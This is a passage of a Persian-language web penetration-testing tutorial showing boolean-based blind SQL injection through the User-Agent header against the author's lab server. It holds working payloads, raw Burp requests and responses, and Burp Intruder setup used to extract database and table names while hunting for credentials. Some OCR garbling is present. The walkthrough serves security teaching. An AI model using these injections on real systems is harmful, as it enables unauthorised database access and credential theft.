با این منوال میریم جلو و False یا True را از روی همین سایز پاسخی که میده تعیین میکنیم . توی تصویر بالا ما به User-Agent یک کاراکتر خاص یعنی 'اضافه کردیم و وب اپلیکیشن و اکشن نشون داد . این یعنی اینکه احتمال اسیب پذیر بودن بالاست، حالا میایم و - - رو اضافه میکنیم، چرا؟ چون وجود ' در User-Agent موجب خطای SQL شده و یک ' اضافه هست، میایم و - - رو به ته User-Agent اضافه میکنیم تا ببینیم ایا خطای رفع میشه یا خیر ؟

```

Request
Pretty Raw Hex
1 GET /vulnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
11
12
13
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 14 Feb 2024 11:28:22 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <head>
12   <meta charset="UTF-8">

```

بله خطای رفع شد و پاسخ کامل برای ما ارسال شد . پس قطعاً اسیب پذیره و باید سعی کنیم که اکسپلوبیتش کنیم . ابتدا بگم که من یاد نمیاد چه Backend Query تو زدم و حدس میزنم یا SELECT INTO هست یا INSERT INTO ؟ چون قراره User-Agent توی پایگاه داده ذخیره بشه و قبلش حس میکنم باید چک بکنه که ایا ذخیره شده یا خیر و چرا INSERT INTO ؟ چون میخواد یک رکورد رو توی پایگاه داده ذخیره کنه . در هر صورت ممکن هست Query ما به شکل زیر باشه :

- `SELECT * FROM user_log WHERE user_agent='\$user_agent'` یا هم اگه INSERT INTO باشه :
- در صورتی که SELECT باشه، پیلود ما به کوئری رو به شکل زیر در میاره :
- `SELECT * FROM user_log WHERE user_agent='\$user_agent' --'` که خطایی نداره و پاسخ درست بر میگیرده و اگه INSERT INTO باشه، پیلود ما کوئری رو به شکل زیر در میاره :
- `INSERT INTO user_log (user_agent) VALUES ('\$user_agent' --')` که میدونیم خطای داره، چرا که یک پرانتز باز تهش مونده که بسته نشده و نباید جواب کامل برگرده، از این رو نتیجه میگیریم که کوئری اجرایی در SELECT همون Backend هست . خب حالا که تشخیص دادیم اسیب پذیره، برمی سروقت اولین قدم، پایگاه داده فطی تارگت رو باید پیدا کنیم . ابتدا سعی کنیم طول نام پایگاه داده رو بدست بیاریم . گفتیم برای اینکار میتوانیم پیلودی مثل پیلود زیر رو استفاده کنیم :
- `' AND I=IF(LENGTH(database()) = 8, 1, 0) --'` کوئری که احتمال میدم توی Backend اجرا میشه به شکل زیر هست :
- `SELECT * FROM user_log WHERE user_agent='\$user_agent' AND I=IF(LENGTH(database())=8, 1, 0) --'` و مث اینکه پاسخ درست بر میگیرده و طول نام پایگاه داده 8 کاراکتر است :

```

Request
Pretty Raw Hex
1 GET /vulnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36 AND I=IF(LENGTH(database())=8, 1, 0) -- -
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
11
12
13
Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Date: Wed, 14 Feb 2024 11:42:14 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <head>
12   <meta charset="UTF-8">
13   <meta name="viewport" content="width=device-width, initial-scale=1.0">

```

حالا که تونستیم اندازه پایگاه داده رو بدست بیاریم بریم و سعی کنیم اولین کاراکتر نام پایگاه داده رو حدس بزنیم . پیلود ما به شکل زیر میشه :

- `' AND I=IF(SUBSTR(database(), 1, 1)='a', 1, 0) --'`

نتیجه :

```

Request
Pretty Raw Hex
1 GET /vulnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36 AND I=IF(SUBSTR(database(), 1, 1)='a', 1, 0) -- -
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10
11
12
13
Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Date: Wed, 14 Feb 2024 11:45:51 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Content-Length: 14693
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   <meta charset="UTF-8">
12   <meta name="viewport" content="width=device-width, initial-scale=1.0">
13   <link rel="stylesheet" href="sql1 assets/sql11.css">

```

مثل اینکه اولین کاراکتر نام پایگاه داده "a" نیست و پس میریم و بقیه رو تست میکنیم :

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Request' pane displays a crafted HTTP request targeting a vulnerable endpoint. The 'Response' pane shows the server's response, which includes the original request and a modified version where the first character of the database name is replaced by 'm'. The status code 200 OK is visible.

```

Request
Pretty Raw Hex
1 GET /vulnnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.80 Safari/537.36 AND 1=IF(SUBSTR(database(), 1, 1)="m", 1, 0) -- -
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 14 Feb 2024 11:47:48 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <head>

```

بله، میبینید که اولین کاراکتر از نام پایگاه داده "m" هست. خب میمونه چندتا دیگه؟ افرین، 7 کاراکتر دیگه، ناموسن؟ یعنی من بشینم یک به یک این موارد رو تست کنم و اسکرین شات بگیرم و توی این PDF فراش بد؟ قطعاً نه! اینجاست که میخواهم شما رو با قدرت BurpSuite Intruder اشنا کنم. از طریق این ابزار، اول پیلود رو امده میکنیم و بعد بهش میگیم که یک به یک کارها رو انجام بد، ما فقط پیلود رو مینویسیم، همین. برای اینکه این Request رو توی BurpSuite به Intruder بفرستیم، کافیه که دکمه های Control+Alt+F را فشار بدم تا بره توی BurpSuite. حالا از کجا میتوانید به این ابزار دسترسی پیدا کنید؟ از توی منو اصلی BurpSuite.

The screenshot shows the 'Intruder' tool within the Burp Suite interface. It displays two rows of attack payloads. The first row is a 'Sniper' attack type, and the second row is an 'Auto' attack type. The payload for the 'Sniper' attack is a single character 'm'. The 'Auto' attack payload is a sequence of characters starting with '1'. The 'Start attack' button is visible at the bottom right.

```

Request
Pretty Raw Hex
1 GET /vulnnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.80 Safari/537.36 AND 1=IF(SUBSTR(database(), 1, 1)="m", 1, 0) -- -
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 14 Feb 2024 11:47:48 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 14693
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <head>

```

صفحه زیر است:

میبینید که Request مورد نظرم به اینجا او مده و چند تا چیز جدید اینجا وجود داره. میبینید که پیلودم هم توی User-Agent هست. اول یک قسمتی وجود داره به نام Attack Type که نوع حمله رو مشخص میکنید. Sniper یک پیلود میگیره و حمله رو شروع میکنه. منم فعلاً یک پیلود بیشتر ندارم اونم حرف "m" هست که توی User-Agent میبینید. میخواهم که Intruder، تک به تک حروف، اعداد و برحی از کاراکتر هارو تست کنه و اگه جواب اون بود بهم بگه. کافیه که متغیر خودمون رو توی پیلود مشخص کنیم. متغیر من همین حرف "m" هست که قرار به حروف دیگه تغییر کنه و همچنین یادمون باشه که محل کاراکتر مورد نظرمون رو توی SUBSTR تعیین کنیم. یعنی مثلاً "m" اولین کاراکتر بود و دومین کاراکتر به شکل (1, 2, 3) SUBSTR(database(), 1, 2, 3) میشه و سومین کاراکتر میشه (1, 2, 3) SUBSTR(database(), 2, 1). حالا باید حمله رو 8 بار تکرار کنیم تا هشت کاراکتر توی نام پایگاه داده رو بدست بیاریم. یا هم میتوانیم دوتا پیلود بزاریم. یکی متغیر داخل (1, 2, 3) SUBSTR(database(), X, 1) بگیم که اگه، من دوتا متغیر دارم و میخواوم به جای متغیر اول که توی SUBSTR هست از 1-8 قرار بگیره و به جای متغیر دوم، تمام حروف و اعداد و چند تا کاراکتر خاص و همه رو یکجا انجام بد. حالا چطوری این کار رو کنیم؟ کافیه که جای متغیر هارو با موس انتخاب کنیم و روی دکمه Add که سمت راست میبینید کلیک کنیم تا به عنوان متغیر تعیین بشه:

1 GET /vulnnes/sql1/sql11/sql11.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.80 Safari/537.36 AND 1=IF(SUBSTR(database(), 1, 1)="m", 1, 0) -- -
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,application/signed-exchange:v=b3;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

میبینید که یک علامت خاصی دورشون قرار گرفت.

نوع حمله رو باید **Cluster Bomb** قرار بدم، چون که دو تا پیلود داریم که پیلود اول رو باید با تمام پیلود دوم بررسی کنه و سپس پیلود اول تغییر کنه و دوباره تمام پیلود دوم رو برای پیلود اول تست کنه و تا آخر ادامه بده :

Choose an attack type

Attack type: Cluster bomb

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Payload sets

Configure the payload sets

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Target

1 GET /
2 Host:
3 Upgrade:
4 User-
5 Accent:

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

توی تب **Payloads** ما تنظیماتی به شکل زیر اتخاذ میکنیم :

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type

Payload set: 1 Payload count: 8

Payload type: Simple list Request count: 496

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload

Payload set: 2 Payload count: 36

Payload type: Simple list Request count: 288

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload

Payload set: 2 Payload count: 36

Payload type: Simple list Request count: 288

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Start attack

customized in different ways.

Web Application Penetration Testing Note

حمله شروع میشه :

توى تصویر بالا میبینید که پیلود اولین درخواستی که رفته به چه شکلی است و پیلود اخرين درخواستی که رفته به شکل زير هست :

اومنه و عدد 9 رو واسه هشتمین کاراکتر از نام پایگاه داده تست کرده . اومن ستون Status Code رو میبینید ؟ اونایی که 500 هستن بعنی خطأ و اونایی که 200 هستن بعنی جواب گرفتیم .

وقتی روی گزینه بالا کلیک کنید، میتوانید Filter تعیین کنید، واسه درخواست ها . مثلا من گفتم که فقط اونایی رو نشونم بده که Status Code شان با 2 شروع میشه، من دنبال اونایی هستم که 200 داده :

حالا کافیه که بر اساس ۱ Payload مرتب سازی کنم تا نام پایگاه داده رو بدست بیارم :

Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment
0			200			14923	
97	1 ↓	m	200			14923	
194	2	y	200			14923	
155	3	t	200			14923	
36	4	e	200			14923	
149	5	s	200			14923	
158	6	t	200			14923	
31	7	d	200			14923	
16	8	b	200			14923	

نام پایگاه داده ما mytestdb هست . هموطنوری که توی تصویر بالا میبینید . این کار رو وقتی با Intruder انجام میدید واقعا راحت تر هست تا اینکه بخواهد بباید و به صورت دستی انجامش بدید . نام پایگاه داده بدست اومد، حالا بریم ببینیم این پایگاه داده ما چندتا جدول دارد . پیلود ما به شکل زیر میشه :

- ' AND I=IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='mytestdb')=X, 1, 0) -- -
- جای اون X میایم و از ۱ به بالا عدد دهی میکنیم، هر کدام که ۲۰۰ داد، یعنی تعداد جدول های پایگاه داده mytestdb همونه . توی تصویر زیر میبینید که عدد ۷ رو ۲۰۰ داده :

Request	Response
<pre>Pretty Raw Hex 1 GET /vulnes/sqli/sqlil.sqlil.php HTTP/1.1 2 Host: 192.168.89.128 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.89 Safari/537.36 AND I=IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='mytestdb')=7, 1, 0) -- - 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Wed, 14 Feb 2024 12:20:18 GMT 3 Server: Apache/2.4.57 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 14693 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <meta name="viewport" content="width=device-width, initial-</pre>

حالا میخوایم، ببینم چندتا جدول توی این پایگاه داده وجود داره که کلمه user توی اسمش هست :)) سختش کنیم یه کم . حقیقتا بگم که بیشتر ما تمرين خلاقیتمن رو زیاد میکنیم و گرنه میشه به راحتی تک به تک جداول رو بیرون کشید . ولی ما دنبال Credentials هستیم، پس باید دنبال یک جدول باشیم که کلمه user توشه . پیلود زیر رو اجرا کردم :

- ' AND I=IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%')=2, 1, 0) -- -

توی پیلود گفتم بیا و از information_schema.tables اون رکورد هایی دارند و توی table_name کلمه وجود داره را بشمار، توسط IF() گفتم که ایا تعداد این رکورد ها ۲ تاست ؟ اگه اره جواب True و گرنه False :

Request	Response
<pre>Pretty Raw Hex 1 GET /vulnes/sqli/sqlil.sqlil.php HTTP/1.1 2 Host: 192.168.89.128 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.89 Safari/537.36 AND I=IF((SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%')=2, 1, 0) -- - 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Wed, 14 Feb 2024 13:38:57 GMT 3 Server: Apache/2.4.57 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 14693 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <meta name="viewport" content="width=device-width, initial-scale=1.0"> 14 <link rel="stylesheet" href="sqlil_assets/sqlil.css"></pre>

میبینید که جواب ۲۰۰ یعنی OK هست و این یعنی ما دوتا جدول داریم که توی اسمشون کلمه user وجود داره . حالا میخوایم نام این دوتا جدول رو استخراج کنیم . اول باید طول نامشون رو بفهمیم . من از اولی شروع میکنم، پیلود زیر رو اجرا میکنیم :

- ' AND I=IF((SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%' LIMIT 1)=15, 1, 0) -- -

توی پیلود گفتم بیا توی information_schema.tables اولین رکوردي که table_name ایا طول table_name برابر ۱۵ است ؟ توی تصویر زیر میبینید که جواب کن و سپس طول table_name رو بیرون بیار، با IF() گفتم ایا طول table_name برابر ۱۵ است ؟ توی تصویر زیر میبینید که جواب True است :

Request	Response
<pre>Pretty Raw Hex 1 GET /vulnes/sqli/sqlil.sqlil.php HTTP/1.1 2 Host: 192.168.89.128 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.89 Safari/537.36 AND I=IF((SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%' LIMIT 1)=15, 1, 0) -- - 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9 8 Connection: close 9 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Wed, 14 Feb 2024 13:51:49 GMT 3 Server: Apache/2.4.57 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 14693 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <meta name="viewport" content="width=device-width, initial-</pre>

این یعنی اولین جدول طول نامش 15 کاراکتر است . بریم سراغ Intruder و ببینیم نام این جدول چیه ؟ ابتدا باید یک پیلود رو اماده کنیم . پیلود یه چیزی به شکل زیر هست :

- ' AND I=IF((SELECT SUBSTR(table_name, I, 1) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%' LIMIT 1)="s", I, 0) -- -

نتیجه اجرای پیلود رو توی تصویر زیر میبینید:

Request	Response
<pre>Pretty Raw Hex 1 GET /vulnesh/sql1/sql11.php HTTP/1.1 2 Host: 192.168.89.128 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36 AND 1=IF((SELECT SUBSTR(table_name, 1, 1) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE 't%user%') LIMIT 1)/*, 1, 0 5 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Connection: close</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Wed, 14 Feb 2024 13:56:19 GMT 3 Server: Apache/2.4.57 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1463 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="UTF-8"> 13 <meta name="viewport" content="width=device-width, initial-sca:</pre>

میبینید که اولین کاراکتر رو به صورت دستی پیدا کردم که `s` هستن . حالا کافیه همین `Request` رو به `Intruder` بدهیم و اون دوتا جایی که دورشون خط کشیدم رو به عنوان متغیر انتخاب کنیم :

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.89.128 Update Host header to match target

```

1 GET /vulner/sqli/sqlii/sqliii.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.80 Safari/537.36 AND 1=IF((SELECT SUBSTR(table_name, 1, 1) FROM information_schema.tables WHERE
table_schema='mytestdb' AND table_name LIKE 'user%') LIMIT 1)=$s$) 1, 0) -- -
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

حالا، متغیر اول که شماره کاراکتر مورد نظرمون هست مقدارش از ۱ تا ۱۵ خواهد بود و متغیر دوم رو حروف z-a و اعداد ۰-۹ و همچنین برخی کاراکتر ها مثل _- رو خواهد داشت . بریم و اینا رو بهشون بدیم :

Positions **Payloads** Resource pool Settings

② **Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type has its own configuration.

Payload set: 1 Payload count: 15

Payload type: Simple list Request count: 0

② **Payload settings (Simple list)**


This payload type lets you configure a simple list of strings that are used as payloads.

Paste
 Load ...
 Remove
 Clear
 Deduplicate

9
10
11
12
13
14
15

Add Enter a new item

Add from list ...



تصویر بالا، تنظیمات متغیر اول یا همون بیلود اول و تصویر زیر هم پیکربندی های بیلود دوم:

Positions **Payloads** Resource pool Settings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set.

Payload set: 2 Payload count: 39

Payload type: Simple list Request count: 585

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Actions: Paste, Load ..., Remove, Clear, Deduplicate, Add, Enter a new item, Add from list ...

6
7
8
9
-
-
.

Enter a new item

Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
271	1	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
265	10	r	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
551	11	-	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
177	12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
223	13	o	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
104	14	g	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
285	15	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14922	
242	2	q	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
168	3	l	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
124	4	i	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
410	5	1	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
546	6	-	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
307	7	u	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
278	8	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
69	9	e	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	

حالا حروف توی ستون 2 Payload را به ترتیب | Payload جلوی هم بچینیم چی میشه؟ میشه `sqlil_user_logs` و این اولین ستون‌مون بود. برایم سروقت ستون بعدی که کلمه user توی اسمش هست. ابتدا تعداد کاراکتر ها را در میاریم با پیلود زیر:

➤ 'AND I=IF((SELECT LENGTH(table_name) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%' AND table_name NOT IN ('sqlil_user_logs')) LIMIT 1)=5, 1, 0) -- -

این پیلود چی میگه؟ میگه اندازه مقدار ستون table_name از information_schema.tables اولین رکوردی از table_name، ستون دارای کلمه user باشه و مقدار table_schema='mytestdb' این رکورد توی لیست table_name دارای کلمه user باشد و تعداد کاراکتر ها برابر 5 است؟ و جواب:

Request

```
Pretty Raw Hex
1 GET /vulnes/sqlil/sqlil.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36 AND I=IF((SELECT LENGTH(table_name) FROM information_schema.tables
  WHERE table_schema='mytestdb' AND table_name LIKE '%user%' AND table_name NOT IN ('sqlil_user_logs'))
  LIMIT 1)=5, 1, 0) -- -
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
```

بله هست، یعنی ما طول دومین جدول از جداول پایگاه داده mytestdb که کلمه user نوش هست رو بدست اوردم 5 هست. حالا باید به تک کاراکتر های این جدول بررسیم تا بتونیم رو کامل کنیم. پیلود زیر کارش تست کردن اولین کاراکتر هست:

➤ 'AND I=IF((SELECT SUBSTR(table_name, 1, 1) FROM information_schema.tables WHERE table_schema='mytestdb' AND table_name
LIKE '%user%' AND table_name NOT IN ('sqlil_user_logs')) LIMIT 1)="u", 1, 0) -- -

گفتیم که ایا اولین کاراکتر از اسم این جدول "u" هست؟ و جواب رو توی تصویر زیر میبینید:

Request

```
Pretty Raw Hex
1 GET /vulnes/sqlil/sqlil.php HTTP/1.1
2 Host: 192.168.89.128
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/118.0.5993.88 Safari/537.36 AND I=IF((SELECT SUBSTR(table_name, 1, 1) FROM
  information_schema.tables WHERE table_schema='mytestdb' AND table_name LIKE '%user%' AND table_name NOT
  IN ('sqlil_user_logs')) LIMIT 1)="u", 1, 0) -- -
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
```

بله "u" هست. حالا همین پیلود رو میدیم به Intruder و اون دو قسمتی که دورش خط کشیدم رو متغیر قرار میدیم و به روشی که برای جدول قبلی اجرای کردیم، تک به تک کاراکتر های این جدول رو هم بدست میاریم:

Filter: Hiding 3xx, 4xx and 5xx responses

Request	Payload 1 ^	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
101	1	u	200	<input type="checkbox"/>	<input type="checkbox"/>	14922	
92	2	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
23	3	e	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
89	4	r	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	
95	5	s	200	<input type="checkbox"/>	<input type="checkbox"/>	14923	

میبینید که نام جدول users هست. خب تونستیم نام دوتا از جدول هایی که میخواستیم رو بدست بیاریم. حال نوبت بدست اوردن ستون های این جدول هاست. من جدول users رو جهت اینکار انتخاب میکنم تا ستون های این جدول رو پیدا کنم. اولین مرحله اینه که بفهمیم جدول

users چند ستون دارد؟ تعداد ستون ها رو باید از جدول information_schema.columns بیرون بیاریم شرط هامون هم اینه که این ستون ها باید 'table_schema='mytestdb' و table_name='users' داشته باشند. پیلودمون به شکل زیر میشه:

```
> ' AND 1=IF((SELECT COUNT(*) FROM information_schema.columns WHERE table_name='users' AND table_schema='mytestdb')=3, 1, 0) -- -
```

